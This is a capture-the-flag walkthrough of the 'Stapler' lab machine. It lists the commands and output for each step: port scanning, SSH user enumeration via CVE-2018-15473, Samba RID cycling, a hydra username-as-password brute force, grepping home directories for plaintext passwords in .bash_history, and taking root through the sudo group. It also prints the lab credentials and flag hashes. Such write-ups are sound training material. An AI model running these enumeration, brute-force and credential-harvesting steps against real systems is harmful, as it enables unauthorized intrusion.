Stapler
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Samba hands over the full list of local users via RID brute (SIDS-1-22-1), and OpenSSH 7.2 confirms accounts via user enumeration (CVE-2018-15473). With that list,hydratries username=password over SSH andSHayslett:SHayslettfalls. In/home,JKanode's.bash_historystoressshpass -p JZQuyIN5 ssh peter@localhost, i.e.peter's password; andpeteris in thesudogroup, so asudo sugives root.
Reconnaissance
Initial scan
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. UDP shows NetBIOS (137), and TCP has a wide fan, with SMB and SSH as the two useful fronts:
sudo nmap -sU --top-ports 1000 -Pn -n --open 192.168.144.148
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.144.148
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
53/tcp open domain
80/tcp open http
139/tcp open netbios-ssn
666/tcp open doom
3306/tcp open mysql
12380/tcp open unknownnmap -p21,22,53,80,139,666,3306,12380 -sCV 192.168.144.148 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4
53/tcp open domain
80/tcp open http
139/tcp open netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp open doom
3306/tcp open mysql
12380/tcp open unknownSSH - TCP 22 (user enumeration)
OpenSSH 7.2p2 predates 7.7, vulnerable to user enumeration via CVE-2018-15473: the server responds distinguishably for a valid user versus a non-existent one. Useful to confirm accounts before a password attack:
searchsploit -m linux/remote/45939.py
python2 45939.py 192.168.144.148 _apt      # [+] _apt is a valid username
python2 45939.py 192.168.144.148 _pt       # [-] invalid
Testing one name at a time does not scale, so the exploit gets wrapped in a loop that runs it over a list of candidate names and prints only the ones the server confirms as valid:
./ssh_user_enum.sh
[+] User: mail exists
[+] User: peter exists
[+] User: news exists
[+] User: jamie exists
[+] User: man exists
[+] User: bin exists
[+] User: games exists
Among the confirmed ones is peter, who turns out to be the key piece later. Even so, this route only validates names we already know or guess; getting the full list needs SMB.
SMB - TCP 139 (RID brute)
enum4linux pulls the full list of system users by walking SID S-1-22-1 (the local Unix users, RID cycling):
enum4linux 192.168.144.148S-1-22-1-1000 Unix User\peter
S-1-22-1-1005 Unix User\SHayslett
S-1-22-1-1013 Unix User\JKanode
... (30 users: RNunemaker, ETollefson, MBassin, jamie, elly, www ...)Clean it into a 30-name userlist, which is exactly what a password attack needs.
Shell as SHayslett
SSH brute force (username = password)
With the user list, hydra tries SSH using the same file as both the username and the password dictionary: the classic bet that someone has a password equal to their username. It falls:
hydra -L userlist -P userlist -t 64 ssh://192.168.144.148 -I
# [22][ssh] host: 192.168.144.148  login: SHayslett  password: SHayslett
SHayslett@red:~$ cat local.txt && hostname
ed53f1659f1c050be8d390e21c9c54eb
red.initech
Shell as peter
Credentials in .bash_history
SHayslett can read other users' /home. A recursive grep for "pass" strikes gold in JKanode's history:
grep -ri pass /home 2>/dev/null./JKanode/.bash_history:sshpass -p thisimypassword ssh JKanode@localhost
./JKanode/.bash_history:sshpass -p JZQuyIN5 ssh peter@localhostJKanode's history leaves two plaintext passwords, one of them peter's (JZQuyIN5). peter is interesting because it belongs to the sudo group:
id peter        # ...,27(sudo)
su peter        # password: JZQuyIN5
SHayslett@red:/home$ su peter
Password:
red% whoami
peter
su peter with JZQuyIN5 (the password from .bash_history) drops us as peter, a member of the sudo group.
Privilege Escalation
sudo group abuse
peter belongs to the sudo group, which on Ubuntu grants sudo with no command restriction. No need to hunt for a specific binary: sudo su gives a root shell directly:
sudo su
red% sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for peter:
/home  script /dev/null -c bash
Script started, file is /dev/null
root@red:/home# whoami
root
sudo su asks for peter's own password (the same JZQuyIN5 from the history) and hands back a root shell; the script /dev/null -c bash afterwards is only there to get a comfortable prompt.
local.txt / proof.txt
SHayslett@red:~$ cat local.txt
ed53f1659f1c050be8d390e21c9c54eb

root@red:~# cat proof.txt
58f432bb0e33c5350e8408954f9fe79b
Attack chain
Samba (139) → enum4linux RID brute (SID S-1-22-1) → 30 users
  (+ OpenSSH 7.2 user enum CVE-2018-15473 confirms accounts)
  └─ hydra -L userlist -P userlist ssh → SHayslett:SHayslett
     └─ grep -ri pass /home → JKanode/.bash_history: peter:JZQuyIN5
        └─ su peter (sudo group)
           └─ sudo su → root
Lessons learned
- Samba exposes local Unix users via SID
S-1-22-1; RID cycling withenum4linuxwalks them without credentials and builds the target list for the password attack. - OpenSSH
< 7.7leaks user validity (CVE-2018-15473) through timing/response differences; it is an account-confirmation source independent of SMB. - Reusing the username as the password still shows up:
hydra -L userlist -P userlist(same file for both) is a cheap check that here opens the first door. - Readable
.bash_historyfiles are a treasure:sshpass -p <key>leaves passwords in plaintext. Agrep -ri pass /homeis one of the first things to run with any shell. - The
sudogroup on Debian/Ubuntu is equivalent to root: belonging to it allowssudo suoutright. The password of a user in that group is, in practice, the root password.